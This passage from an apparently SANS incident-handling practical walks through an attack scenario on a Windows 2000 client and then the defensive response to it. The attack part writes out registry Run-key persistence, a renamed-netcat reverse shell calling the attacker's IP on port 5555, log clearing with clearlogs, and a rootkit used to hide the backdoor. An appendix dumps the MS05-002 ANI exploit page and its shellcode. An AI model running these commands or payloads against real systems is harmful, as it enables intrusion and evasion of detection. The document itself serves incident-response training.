To fulfill this he creates a registry file i.e. dev.reg with the following entries:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Service"="autoexe.bat"
```

Attacker by using TFTP downloads both the files dev.reg and autoexe.bat to the victim' machine. Entry to the registry is made by using the: `"regedit /s dev.reg"` commands. After that he deletes the dev.reg from the victim's machine. Autoexe.bat will get executed which in turn executes the csrss.exe (Netcat) whenever the victim logs in to his system. If somebody tries to kill the csrss.exe, he will get the following message from the Operating System.


Unable to Terminate Process

This is a critical system process. Task Manager cannot end this process.

Screen Shot 14: Alert from Operating System

Step 3: Now an attacker need to hide the autoexe.bat file, the registry entry related to the autoexe.bat and the network connection at port 5555. This will help the attacker, to hide his presence within the victim's machine. Attacker used Afx windows rootkit 2003 for this purpose and generated Hack.exe which was loaded to victim's system using tftp and executed by the attacker.

Hack.exe genenrated by the AFX Windows Rootikit 2003 when executed injects both explorer.dll and iexplore.dll into explorer.exe which affects the Windows shell (user interface or GUI). Explorer.exe is responsible for displaying the Windows Explorer GUI environment. By hooking various system APIs, it will hide any processes, files, registry entries, and network connections that Windows Explorer may normally display.


He can also use the wrapper software to wrap a backdoor with some useful programs like iexplore.exe. Whenever a victim opens the internet explorer backdoor file will also get executed.

© SANS Institute 2000 - 2005 Author retains full rights.

3.5 Covering Tracks.

In this phase, generally an attacker removes evidence of his presence and activities for evading criminal punishment etc. This can be started by any possible error messages which may have been generated from the attack process. He can use tunneling and Covert Channels for the communication and can hide backdoor by using Active Data Streams supported by the NTFS.

Attacker keeping this in mind disables the Auditing in the Victim’s machine by using the auditpol.exe which is available with the NT’s Resource Kit before starting any malicious activities and enables it at the end of the attack. Windows auditing can record certain events to the Event Log. The log can be configures to send alerts (email, pager, etc) to the security administrator.
Attacker also clears the system logs from the victim’s machine by using clearlogs.exe tool. He downloads the clearlogs.exe by using tftp to the victim’s machine and execute the following commands in the shell.



```
C:\WINNT>clearlogs 192.168.51.165 -app
clearlogs 192.168.51.165 -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\WINNT>clearlogs 192.168.51.165 -sys
clearlogs 192.168.51.165 -sys

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\WINNT>clearlogs 192.168.51.165 -sec
clearlogs 192.168.51.165 -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

Screen Shot 15: Clearing the logs by using clearlogs.exe

After the deletion of logs is over he deletes the clearlogs.exe from the victim’s machine by using del clearlogs.exe /f command.

© SANS Institute 2000 - 2005 Author retains full rights.

4.0 The Incident Handling Process

Incident Handling refers to those practices, technologies and/or services used for dealing with attacks that was conducted against computer systems by an external attacker and internal attacker. Incident handling process can be divided into six steps: Preparation, Identification, Containment, Eradication, Recovery and Lesson Learned.
Incident handler of the affected organization tries to handle the infiltration situation.




Figure 5: Incident Handling Phases

4.1 Preparation Phase

If the incident didn't occurred yet, it can happen any time as many systems connected to the public Internet is scanned and probed for vulnerabilities, and if any are found, someone will try to exploit them.
The first stage is incident handling process is the preparation, which means being ready to respond before an incident actually occurs.

The Organization has done several preparations such as countermeasure, policies and procedures, to handle the incidents. Organization also has an Incident handling team which has been trained in handling the attacks against the IT Infrastructure of the organization.

Existing Countermeasures:
Organization's countermeasures consists of the several Network and Systems security tools such as:

- ❖ Cisco Pix Firewall has been deployed to enforce Network Security policy of the organization by having deny all policy as default. It protects the network from unauthorized communication from external networks to the internal network, and also separates the public server such as Web Server, Email Server and DNS Server by placing them into the De Militarized zone. Incoming Communications from external networks are allowed to the servers placed in the DMZ to only certain ports and they are not allowed to access any machine in the Internal Networks. Outgoing communications are not permitted from the DMZ. For the Internal networks all outbound traffics are allowed to the external networks and have the same restriction for access to the servers placed in DMZ as External Networks.

- ❖ ISS IDS Sensors has been placed in the DMZ and internal networks and console for administration purpose is placed at the internal network to the Administrators. Also Snort IDS has been placed in the internal networks.

© SANS Institute 2000 - 2005 Author retains full rights.

- Retina and Nessus Vulnerability Scanners is used to perform periodic scan for the vulnerability in the systems and networks.

- Patch Management softwares are used for dealing with the latest patches available from the OS and application vendors

- Some systems are also equipped with the Desktop firewall and Antivirus.

- Patches for various OS and applications, and updates for the IDS and Antivirus are kept at central place accessible to all the members.

- Manual and Automatic backup mechanism has been in place to have a backup of critical data and configurations. Backup copies are maintained at two places.

Excerpts from the Existing Procedures to Handle the Incident:

- Emails and contact numbers of all the members of the incident handling teams are available to everyone in the organization, which they can use to notify any suspectible event they have seen or experienced any attack on their systems.
- Warning Banners kept at an appropriate place
- Proper Back-up Mechanism is used to take a backup and the copies of the backup is placed at two different locations
- Regular security training need to be provided to all employees of the organization
- Reliable communication channels such as Fax, voice mail and Cell phone need to be provided to all the members of the Incident Handling Team
- Latest Service Packs and Patches for operating systems and applications and Latest signatures for IDS and antivirus need to be provided at regular basis at central loation where every one with authentication should be able to download and install on their systems. Any availability of new updates need to be alerted to the employees with email.

Existing IT Securities Policies in the Organization

Organization has the Security policies with the objective to provide a framework for best operational practice, to minimize risk and respond effectively to any security incidents which may occur.

Some of the excerpts from the existing Security Policies:

- Keep passwords secure and do not share accounts . Authorized users are responsible for the security of their passwords and accounts. System level passwords should be changed quarterly, user level passwords should be changed every six months.
- Port scanning and Vulnerability scanning is prohibited unless authorized.

© SANS Institute 2000 - 2005 Author retains full rights.

- Employees must use extreme caution when opening e-mail attachments received from unknown senders, which may contain viruses, e-mail bombs, or Trojan horse code.
- Use encryption of information in compliance with organization's Acceptable Encryption Use policy.
- Back-up critical data and system configurations on a regular basis and store the data in a safe place.
- Configuration changes for production servers must follow the appropriate change management procedures.
- Employees shall not use dial-out modems from their desktops
- All security-related events on critical or sensitive systems must be logged and audit trails saved as follows:
- All security related logs should be kept available for a minimum of 1 week.
  - Daily incremental tape backups will be retained for at least 1 month.
  - Weekly full tape backups of logs will be retained for at least 1 month.
  - Monthly full backups will be retained for a minimum of 2 years.

Incident handling Team:
All the members of the Incident handling teams are trained and has experience in handling the under attack situation. Companies also have the policy of compensation for the Incident Handling team if they have worked for the extended hours. Team consists of following persons who are centrally located:

- Chief Information Security Officer: He is a security expert and is responsible for managing the Incident Handling team and also interfaces with the Management of the organization.

- Incident Handlers: Two persons have been identified as incident handlers, who do the real job of handling any incidents

- System Administrator: System administrator is having a good amount of experience in administration and maintenance of the operating system, application and systems deployed across the networks of the organization.

- Help Desk: Provide first level of support to the clients and responsible for communication to affected user.

- Human Resources: Their job as an incident handling member is to conduct an Information Security Awareness programs to the common users.

- Legal Representatives: Provide legal support and guidance to the Incident handling Team

Some of the members are also located at on-site locations, who are available to the location within1 hr of the report of Incident.

© SANS Institute 2000 - 2005 Author retains full rights.

Jump Bag
Jump Bag Kit is equipped with the sufficient items which an Incident Handling team may need while handling the Incident. This Jump Bag kit is always kept in ready to take form and placed at location which is easily and quickly approached by the Incident Handling Team.
Following are the items which are available in the Jump Bag:

- ❖ Backup Media such as New Floppy Box, New CD-R and DVD-R box, and unused 80 GB hard disk, and Tapes. All of these Backup Media are fresh and has never been used earlier.
- ❖ Omega DVD writer.
- ❖ Bound Hardback Notebook with page numbers
- ❖ 8 Port Hub
- ❖ Two laptop with multi OS installed on it.
- ❖ A 120 GB External Hard drives with USB Interface.
- ❖ 5 Network Cables
- ❖ Small pocket sized phone directories with the required phone and fax numbers.
- ❖ Plastic Baggies with ties to store the evidence found while handling the attack.
- ❖ Several sets of Incident Handling forms
- ❖ A small Camera, voice recorder and USB based pen drives
- ❖ Sufficient amount of the Pens and Pencils
- ❖ A set of hardware toolkits such as Screwdrivers, etc.
- ❖ Two Cell Phones with extra batteries
- ❖ Eatables such as Dry Fruits, Chocolates, etc
- ❖ CD Bag which contains the following CD's
    - ➢ Bootable CD-ROMs contains knoopix and fire
    - ➢ Binary backup Softwares contains Safeback and Ghost
    - ➢ Antivirus software CD
    - ➢ Forensic Softwares CD
    - ➢ Operating systems
    - ➢ Service Packs and patches
    - ➢ Latest Signature for IDS and Antivirus
    - ➢ Windows NT Resource Kits
    - ➢ Security Tools CD which contains sniffer, etc.

4.2 Identification Phase

Identification Phase objective is to determine whether or not the Incident has occurred, and if one has occurred, determine the nature of the Incident.

In our attack scenario, when the user clicks the url presented to him in the mail, he noticed that along with the page, command prompt also got opened, which he founds quite unusual. He gives a call to the help desk, which in turn informs the IH (Incident Handling) team members. Chief Information Security Officer assigns

© SANS Institute 2000 - 2005 Author retains full rights.

an Incident handler and send him to the place where the incident has happened along with the system administrator. Incident handler listens to the victim and makes proper notes of that. He maps the event as told by the victim with the latest released exploits and found that it is attack that is reported by many Security related website in their advisories. Meanwhile system administrator has gone through the logs of the web site, and found that an IP Address 192.168.52.166 has recently done the crawling on his website. He also saw the Alert.ids which stores the alert made by the SNORT IDS while detecting some attacks, and noticed the following alert:

```
[**] [1:3079:2] WEB-CLIENT Microsoft ANI file parsing overflow [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
02/23-19:23:29.089780 192.168.52.177:80 -> 192.168.51.165:1306
TCP TTL:64 TOS:0x0 ID:48362 IpLen:20 DgmLen:1193 DF
***AP*** Seq: 0x91A0DAF9  Ack: 0x30212143  Win: 0x1D50  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049]
```

This alert from the snort, gives the clear indication of the exploitation of the WEB-CLIENT Microsoft ANI file parsing overflow vulnerability that has happened in the victim’s machine. Incident handler also has found that the event log generated by the user is of very recent and the system was up from the long time, which indicates that somebody has intruded into the systems and might have installed the backdoor and cleared the logs to remove the traces. Also he founds that antivirus signatures are quite old and there no desktop firewall protection is available in the victim’s machine. Administrator also tries to find out any suspicious connection on the system by using the netstat –an, and he was not able to found anything suspicious. Also Task Manager was not showing any suspicious process.

Hence with all this it was clear that attack has happened against the victim’s machine. The incident handler update about the incident to his chief, and carefully collected all the events which has been seen at the victim’s machine to maintain a chain of custody. He also fills the Incident Identification form to maintain the record of the situation.

4.3 Containment Phase

In this phase, the goal was to limit the scope and magnitude of an incident in order to keep the incident from getting worse.

During this phase the first thing incident handler did is to remove the network connection from the victim’s machine and connected it to the HUB which was available to him in his JUMP BAG. Then he makes a system backup over the net using a GHOST tool and creates another copy of the backup as it is supposed to be used for forensic. This backup is kept securely at the prespecified location. Administrator then blocks the IP Address 192.168.52.166 at the firewall. Incident handler will view the snort log and the logs of neighboring systems to analyze


© SANS Institute 2000 - 2005 Author retains full rights.

how far the attacker has penetrated into the systems, and he doesn't find any evidence of any attack. Then he views the logs of the allowed connection from the firewall, to check the IP Addresses of the machines which have accessed the infected website. He founds that victim has only accessed the infected site. This ensures the incident handler that only this machine is the affected machine. He also fills the Incident Containment form to maintain the record of the steps taken.

4.4 Eradication Phase

This is the most challenging phase in the Incident Handling: the goal is to make sure the problem is eliminated and the avenue of entry is closed off.
Incident handler while performing a check in the registry found the suspicious entry of hack.exe:


Hack.exe is a file generated by the rootkit, which copies itself to the c:\winnt\system32 and generates the explorer.dll and iexplorer.dll and also makes the registry entry.



Name	Type	Data
(Default)	REG_SZ	(value not set)
DSTrayApp	REG_SZ	D:\Program Files\Compuware\DriverStudio\Common\Bi...
hack.exe	REG_SZ	C:\WINNT\system32\hack.exe
Synchronization ...	REG_SZ	mobsync.exe /logon
VetTray	REG_SZ	D:\PROGRA~1\CA\ETRUST~1\ETRUST~1\VetTray.exe

Screen Shot 16: Presence of hack.exe in the Registry

He is now sure that the backdoor is installed on the system. He knows that generally antivirus detects the backdoors but as he founds that antivirus signature and engine installed in the victim's machine is very old. He uninstalled it and took the eTrust EZ antivirus from his jump bag kit and installed it into his system with the latest signature. As soon as the installation is completed and the real-time protection of the antivirus alerts the following:




eTrust EZ Antivirus real-time protection has found that C:\WINNT\system32\explorer.dll is Win32.Afrootix trojan.

Screen Shot 17: Alert by eTrust EZ antivirus

With this he was clear that the rootkit has been installed to hide the backdoor's presence. He deleted the hack.exe entry from the registry and deleted the file also from the system. He then rebooted the system and deleted the explorer.dll from the c:\winnt\system32\ folder.
He again searched all the autostartup registry entries in the victim's system and he found the following:

© SANS Institute 2000 - 2005 Author retains full rights.



Name	Type	Data
(Default)	REG_SZ	(value not set)
DSTrayApp	REG_SZ	D:\Program Files\Compuware\DriverStudio\Common\Bi...
Synchronization ...	REG_SZ	mobsync.exe /logon
VetTray	REG_SZ	D:\PROGRA~1\CA\ETRUST~1\ETRUST~1\VetTray.exe
Service	REG_SZ	autoexe.bat

Screen Shot 18: Presence of autoexe.bat in the registry

when he opened the autoexe.bat he found the following entry:
Csrss.exe –d 192.168.52.166 5555 –e cmd.exe

Now the Incident Handler has found the exact backdoor which the attacker kept in the victim machine for keeping access to the machine. This also shows the IP address which backdoor can use to connect to the attacker's machine. He deletes the registry entry for the autoexe.bat, deletes both the file from the C:\winnt, i.e. autoexe.bat and Csrss.exe. As the csrss.exe is a renamed version of the netcat and the netcat is not considers as malicious file by many antivirus, many attacker generally uses the Netcat as the backdoor.

He restarts the machine and runs a Retina vulnerability scanner on this system and also performed a antivirus scanning. And he found the disk clean by the antivirus and applies the patches to the system for the vulnerability found during the vulnerability scanning. He then also views the scheduled task in the machine to get confirmed that no scheduled backdoor has been placed by the attacker. He then installs a sygate personnel firewall to protect the system from unauthorized incoming and outgoing connections. And also he changed the name and IP Address of the victim's machine.
He also performed the vulnerability scanning on the neighboring systems and patched the found vulnerabilities. He also fills the Incident Eradication form to maintain the record of the situation.

4.5 Recovery Phase

In the recovery phase the objective is to return the system to a fully operation status. As the eradication phase is over, the next step the Incident handler does is to perform a validation check on the system. He performs the check by using the Proof-of-concept code for Ani file validation vulnerability. He opens the html file containing the malformed ani. He didn't find the opening of shell in the machine because he has patched the vulnerability.
He handed over it to the owner of the machine and monitored the system for 1 month, as some other backdoor attacker may have kept which might have escaped the detection.

© SANS Institute 2000 - 2005 Author retains full rights.

4.6 Lessons Learned Phase

With the attacked system back on to the production, Incident Handler prepared a lesson learned report on the attack. He circulated the draft incident report along with the lesson learned report to all the members involved including the victim. Some of the members made suggestions based on their experience while involved in handling the incident. After getting the response from all the members, Incident handler conducted the lesson learned meeting to recount all the phases of the handling and discussed about any process change required to overcome any hurdles they faced while handling the incident.

Executive summary was prepared on the lesson learned meeting along with the cost of time and money spent during handling of the incident. Then executive summary was submitted to the management along with the recommended change required to improve the defense of the Organization's network.
Below are the summary of the report which was submitted to the management.

Client Protection

Desktop Firewall along with the antivirus should be made compulsory in all the systems which are connected to the internet. Desktop firewall can be used to restrict the inbound and outbound communication based on the packet filtering rules. Also many desktop firewall comes with Intrusion Prevention and Application based filtering (application is allowed for communicating to these machines on these ports only) features. If the desktop firewall might have been placed earlier on the victim's machine, backdoor situation might have been avoided

Changes required in firewall rules

As all the outbound communication from the cisco pix firewall was allowed to the external network was provided as a facility to freedom of browsing, but it is learned from the incident that the attacker can place a backdoor by exploiting the vulnerabilities in the internal machine. These backdoor can initiate the outbound connection from the client machine to the Attacker's machine and gives the control of the machine to the attacker. So it is recommended that the outbound communication need to be restricted to the required port only.

Proxy firewall with gateway Antivirus

All the communication to the internet should be allowed only from the proxy machine which is having the gateway antivirus installed on it so that many known virus, exploits, worms, Trojans, backdoor can be restricted at the gateway level. If this might have been implemented earlier the attack would have been prevented.

Training

A Security Training which is provided to the member should include this incident as a case study.

Centralized Patch Management System

All the latest patch, a Antivirus and IDS signatures need to be made available centrally and all the clients should be configured to automatically download the patch and install without user's interventions.

At the end, he ensures that the approved changes are implemented

© SANS Institute 2000 - 2005 Author retains full rights.

Vulnerability and Exploit References

eEye Digital Security Advisories
Link: http://eeye.com/html/research/advisories/AD20050111.html

Bugtraq ID for this Vulnerability is: 12233
Link: http://www.securityfocus.com/bid/12233

Common Vulnerability and Exposures Number: CAN-2005-0416
Link: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-0416

Microsoft Security Bulletin MS05-002
Link: http://www.microsoft.com/technet/Security/bulletin/ms05-002.mspx

ISS X-Force: win-user32-aniheader-overflow (18879)
Link: http://xforce.iss.net/xforce/xfdb/18879

Vanisher Exploit
Link: http://underwar.livedns.co.il/projects/ani/

InternetExplorer3.2 Exploit
Link: http://www.edup.tudelft.nl/~bjwever/details_msie_ani.html.php

HOD-ms05002-ani-expl.c Exploit
Link: http://packetstormsecurity.org/0501-exploits/HOD-ms05002-ani-expl.c

WC-ms05002-ani-expl-cb.c
Link: http://packetstorm.linuxsecurity.com/0501-exploits/WC-ms05002-ani-expl-cb.c

Snort Signature ID: 3079
Link: http://www.snort.org/snort-db/sid.html?sid=3079

Trojan.Anicmoo.B
Link: http://securityresponse.symantec.com/avcenter/venc/data/pf/trojan.anicmoo.b.html

Backdoor.Globe
Link: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.globe.html

Backdoor.Hebolani
Link: http://www.sarc.com/avcenter/venc/data/backdoor.hebolani.html

Bloodhound.Exploit.20
Link: http://www.sarc.com/avcenter/venc/data/bloodhound.exploit.20.html

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

References

Web References

SANS InfoSec Reading Room
Link: http://www.sans.org/rr/

Resource Interchange File Format
Link: http://msdn.microsoft.com/library/en-us/multimed/htm/_win32_resource_interchange_file_format_services.asp

GIAC Certified Incident Handler
Link: http://www.giac.org/certified_professionals/listing/gcih.php

ASTALAVISTA SECURITY GROUP
Link: http://www.astalavista.com/

Win32 one-way shellcode
Link: http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-chong.pdf

The Metasploit Project
Link: http://www.metasploit.com/projects/Framework/

Book References

Inside Microsoft® Windows® 2000, Third Edition
ISBN : 0-7356-1021-5

Snort 2.0 Intrusion Detection
ISBN: 1-931836-74-4

Hack Proofing Your Network, Second Edition
ISBN: 1-928994-70-9

Network Intrusion Detection, Third Edition
ISBN: 0-73571-265-4


Anti-Hacker Tool Kit, Second Edition
ISBN: 0-07-223020-7

Ethereal Packet Sniffing
ISBN: 1-932266-82-8

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Appendix 1: Packet Capture of the Exploit




```
No. .  Time      Source          Destination     Protocol Info
   27 13.658064 192.168.52.13   192.168.52.166  TCP      45321 > http [SYN] Seq=1574434560 Ack=0 Win=5840 L
   28 13.658134 192.168.52.166  192.168.52.13   TCP      http > 45321 [SYN, ACK] Seq=2860256547 Ack=1574434
   29 13.658298 192.168.52.13   192.168.52.166  TCP      45321 > http [ACK] Seq=1574434561 Ack=2860256548 W
   30 13.658391 192.168.52.13   192.168.52.166  HTTP     GET /poc.html HTTP/1.1
   31 13.658968 192.168.52.166  192.168.52.13   HTTP     HTTP/1.1 200 OK
   32 13.660457 192.168.52.13   192.168.52.166  TCP      45321 > http [ACK] Seq=1574434766 Ack=2860257239 W
   35 13.783116 192.168.52.13   192.168.52.166  HTTP     GET /PoC.ani HTTP/1.1
   36 13.783624 192.168.52.166  192.168.52.13   HTTP     HTTP/1.1 200 OK
   37 13.785228 192.168.52.13   192.168.52.166  TCP      45321 > http [ACK] Seq=1574435011 Ack=2860258392 W
   40 13.821178 192.168.52.13   192.168.52.166  TCP      45322 > 5555 [SYN] Seq=814819697 Ack=0 Win=65535 L
   41 13.821238 192.168.52.166  192.168.52.13   TCP      5555 > 45322 [SYN, ACK] Seq=2860324933 Ack=8148196
   44 13.821580 192.168.52.13   192.168.52.166  TCP      45322 > 5555 [ACK] Seq=814819698 Ack=2860324934 Wi
```

Observation 1:
To establish a connection, TCP uses the three-way handshake (SYN-SYN+ACK-SYN). The first three packets (Packet 27-29) captured shows that victim's machine is trying to establish the connection on port 80(http) at 192.168.521.166.

Observation 2:
The fourth packet (Packet 30) shows that victim's machine is requesting for poc.html file. In the fifth packet (Packet 31) web server serves the poc.html file to the victim's browser.

Observation 3:
The seventh (Packet 33) packet shows that victim's machine is requesting for poc.ani file which was referenced in the po.html file. In the eighth packet (Packet 34) web server serves the poc.ani to the victim's browser

Observation 4:
In the tenth packet we can see that a syn flag from the victim's machine is sent to the Attacker's machine to connect to port 5555 which was actually specified by the attacker at the time of creating an html file and ani file. This shows that the buffer overflow happened in the user32.dll while parsing the poc.ani file. Below is the output of TCP Stream:



```
ETag: "e236eac68c19c51:d62"
Content-Length: 465

<html>
(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit<br>Copyright (c) 2004-
2005 :: WhiskyCoders :: <br><a href ="http://www.microsoft.com/technet/security/Bulletin/
MS05-002.mspx">Patch (MS05-002)</a>
&lt;script&gt;alert("This is provided as proof-of-concept code only for educational purpo
ses and testing by authorized individuals with permission to do so.")&lt;/script&gt;
<head>
.<style>
..* {CURSOR: url("PoC.ani")}
.</style>
</head>
</html>GET /PoC.ani HTTP/1.1
Accept: */*
Referer: http://192.168.52.166/poc.html
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 192.168.52.166
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Feb 2005 13:53:57 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Wed, 23 Feb 2005 09:48:07 GMT
ETag: "88d4e7c68c19c51:d62"
Content-Length: 912

RIFF....ACONanih|...........................w.@..d..w.@..d...T..w.@..T..w.@..D..w.@..
D..w.@..4..w.@..4..w.@..$..w.@..$..w.@.....w.@.....w.@.w.@..............................
.........................................pv3.d.@0..x..@..p...@....@4.@|.@<^.`.l$$.E
<.T.x...J..Z ...4I.4...3.3.....t...0....;|$(u..Z$..f..K.Z.........D$.a..5.PR............
;.u...N..r...~..s..........`...;.y.y..`...........^.E.........}.............3.f.32Phws2
_..QRS.U.ZY.........cmd...P.e03.f...+.T..rP.U.3.PPPP@P@P.U...h..4.........P..3...PSV.U.3..
T+...W3..._..D.G-W...08..._3..WDVWPPP@PHPP.U0P.U...P.6.U..W8.U .U.........................
```

© SANS Institute 2000 - 2005 Author retains full rights.

Appendix 2: Network Configuration Details

There are three networks involved in the Attack scenario:

External Network
External Network can be seen as Internet when taken in our attack scenario. The Internet Address range given for this network is 192.168.52.x .Two machines are located in the external network i.e Attacker's machine and a IIS web server. This web server is already compromised by the attacker by exploiting the vulnerability in the web server. Attacker will make use of this web server to serve a malicious ANI file attached with the Web page to the Victim's machine.

Demilitarized zone
This is a network where all the servers which need to be accessed from the internet is placed. Along with the server, a SNORT Intrusion Detection System has been placed in this network The IP address range allocated for this network is 192.168.53.x

Internal Network
This is a network where all the clients are kept. The IP address range allocated for this network is 192.168.51.X For our scenario, victim's machine and a Snort IDS is placed here.

I used a hardware box i.e. Fortigate which is a firewall,I to separate these networks. Policies have been configured to allow a restricted communication among these networks.
Following are the policies:

- All the internal network clients can access the server running on the DMZ and also the server in the External network.
- All the external network clients can access the Web Server in the DMZ running at port 80.

© SANS Institute 2000 - 2005, Author retains full rights.

